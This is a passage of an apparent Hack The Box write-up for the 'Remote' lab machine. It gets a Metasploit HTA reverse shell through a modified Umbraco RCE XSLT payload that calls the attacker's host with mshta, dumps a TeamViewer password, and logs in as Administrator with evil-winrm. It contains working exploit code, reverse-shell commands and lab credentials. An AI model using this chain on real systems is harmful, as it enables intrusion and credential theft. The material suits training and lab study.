
URIPATH: blah.hta (Name of HTA file to create)

SET TARGET 1 (Powershell x64)

SET LHOST 10.10.14.38 (My IP)

SET PAYLOAD windows/x64/meterpreter/reverse_tcp

Run this to handle our shell from the python code.



```
msf5 exploit(windows/misc/hta_server) > set srvhost 10.10.14.38
srvhost => 10.10.14.38
msf5 exploit(windows/misc/hta_server) > set uripath blah.hta
uripath => blah.hta
msf5 exploit(windows/misc/hta_server) > set target 1
target => 1
msf5 exploit(windows/misc/hta_server) > set lhost 10.10.14.38
lhost => 10.10.14.38
msf5 exploit(windows/misc/hta_server) > set lport 5111
lport => 5111
msf5 exploit(windows/misc/hta_server) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > options

Module options (exploit/windows/misc/hta_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  10.10.14.38      yes       The local host to listen on. This must be an address on the local machine or 0
.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  blah.hta         no        The URI to use for this exploit (default is random)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.38      yes       The listen address (an interface may be specified)
   LPORT     5111             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Powershell x64


msf5 exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.38:5111
[*] Using URL: http://10.10.14.38:8080/blah.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

Now, we need to add the obvious things like login name, password, and host, but we also need to change the code a little bit too.

In the code, change:


string cmd = “” to string cmd =”http://<yourIP>:<port>/<htafile>

filename = “calc.exe” to filename = “mshta.exe”

login = “admin@htb.local”;


password=”baconandcheese”;

host = “http://10.10.10.180”;




```
print("Start");

# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "http://10.10.14.38:8080/blah.hta"; System.Diagnostics.Process proc = new System.Diagnostics.Process()
;\
 proc.StartInfo.FileName = "mshta.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';

login = "admin@htb.local";
password="baconandcheese";
host = "http://10.10.10.180";

# Step 1 - Get Main page
s = requests.session()
```

Run the python code and we should get a shell…



```
0×6b@kali:/home/0×6b/htb/remote$ python umbracoRCE.py
Start
[]
```

If you get an error here, make sure you have beautifulsoup installed (pip install soup)




```
msf5 exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.38:5111
[*] Using URL: http://10.10.14.38:8080/blah.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > [*] 10.10.10.180     hta_server - Delivering Payload
[*] Sending stage (206403 bytes) to 10.10.10.180
[*] Meterpreter session 1 opened (10.10.14.38:5111 → 10.10.10.180:49710) at 2020-03-24 19:42:19 -0400
```

```
0×6b@kali:/home/0×6b/htb/remote$
0×6b@kali:/home/0×6b/htb/remote$ python umbracoRCE.py
Start
[]
End
0×6b@kali:/home/0×6b/htb/remote$
```

Perfect, we have our shell!

Now we just need to find the flag.

First thing to try is a simple search




```
meterpreter > search -f user.txt
Found 1 result...
    c:\Users\Public\user.txt (34 bytes)
meterpreter > cat /Users/Public/user.txt
95d6eccdd4fff6ee2a15166677770a4a
meterpreter >
```

And we have the user flag!

Root

A good place to start is with the exploit suggester




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.10.180 - Collecting local exploits for x64/windows ...
[*] 10.10.10.180 - 14 exploit checks are being tried ...
[+] 10.10.10.180 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.10.10.180 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter > 
```

Run post/multi/recon/local_exploit_suggester

We get some results, however none of them seemed to work for me.


Next steps will be looking at the running processes (ps)



```
 2784  632   svchost.exe
 2840  632   svchost.exe
 2912  632   svchost.exe
 2952  632   svchost.exe
 3012  632   TeamViewer_Service.exe
 3020  632   VGAuthService.exe
 3056  632   vmtoolsd.exe
 3064  632   svchost.exe
 3076  632   svchost.exe
 3084  632   svchost.exe
 3092  632   svchost.exe
 3100  632   svchost.exe
 3108  632   MsMpEng.exe
 3132  632   svchost.exe
 3268  632   nfssvc.exe
 3588  632   svchost.exe
 3608  632   svchost.exe
 4188  632   dllhost.exe
 4392  632   msdtc.exe
 4656  3076  w3wp.exe                x64   0
 4676  792   WmiPrvSE.exe
 4740  632   svchost.exe
 4900  560   LogonUI.exe
 4972  4656  mshta.exe               x64   0
 5172  632   svchost.exe
 5216  632   svchost.exe
 5368  632   svchost.exe
 5408  632   svchost.exe
 5572  632   svchost.exe
 5744  632   svchost.exe
 5768  6008  conhost.exe             x64   0
 5884  604   notepad.exe             x64   0
 6008  6104  powershell.exe          x86   0
\v1.0\powershell.exe
 6024  632   svchost.exe
```

Teamviewer looks interesting…

If we background the meterpreter session(ctrl+z) and do a search for teamviewer, we see there is a post exploitation module for gathering a password. Let's give it a shot and see what happens.


```
meterpreter > run post/windows/gather/credentials/teamviewer_passwords

[*] Finding TeamViewer Passwords on REMOTE
[+] Found Unattended Password: !R3m0te!
[+] Passwords stored in: /home/0×6b/.msf4/loot/20200324195404_default_10.10.10.180_host.teamviewer__585167.txt
meterpreter >
```

We found a password, !R3m0te!

WinRM was enabled on the box, let's see if we can use it.

Background this meterpreter session and let's try a new exploit

First we can test if the credentials we have work


use auxiliary/scanner/winrm/winrm_login

SET PASSWORD !R3m0te!

SET RHOSTS 10.10.10.180


SET USERNAME Administrator

RUN


```
msf5 auxiliary(scanner/winrm/winrm_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 10.10.10.180:5985 - Login Successful: WORKSTATION\administrator:!R3m0te!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/winrm/winrm_login) >
```

Alright, our login was successful!

Now we can use a tool called evil-winrm to try to remotely log in and poke around



```
0x6b@kali:/home/0x6b/htb/remote$ /opt/evil-winrm/evil-winrm.rb -i 10.10.10.180 -u Administrator -p '!R3m0te!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir


    Directory: C:\Users\Administrator\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        2/19/2020   4:26 PM                SQL Server Management Studio
d-----        2/20/2020  12:05 AM                Visual Studio 2017


*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> dir


    Directory: C:\Users\Administrator\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        3/24/2020   7:03 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\desktop> type root.txt
eb3bcaea27dbb538dbba9d62d2cd11e9
```

Looks like that worked and we have our root key!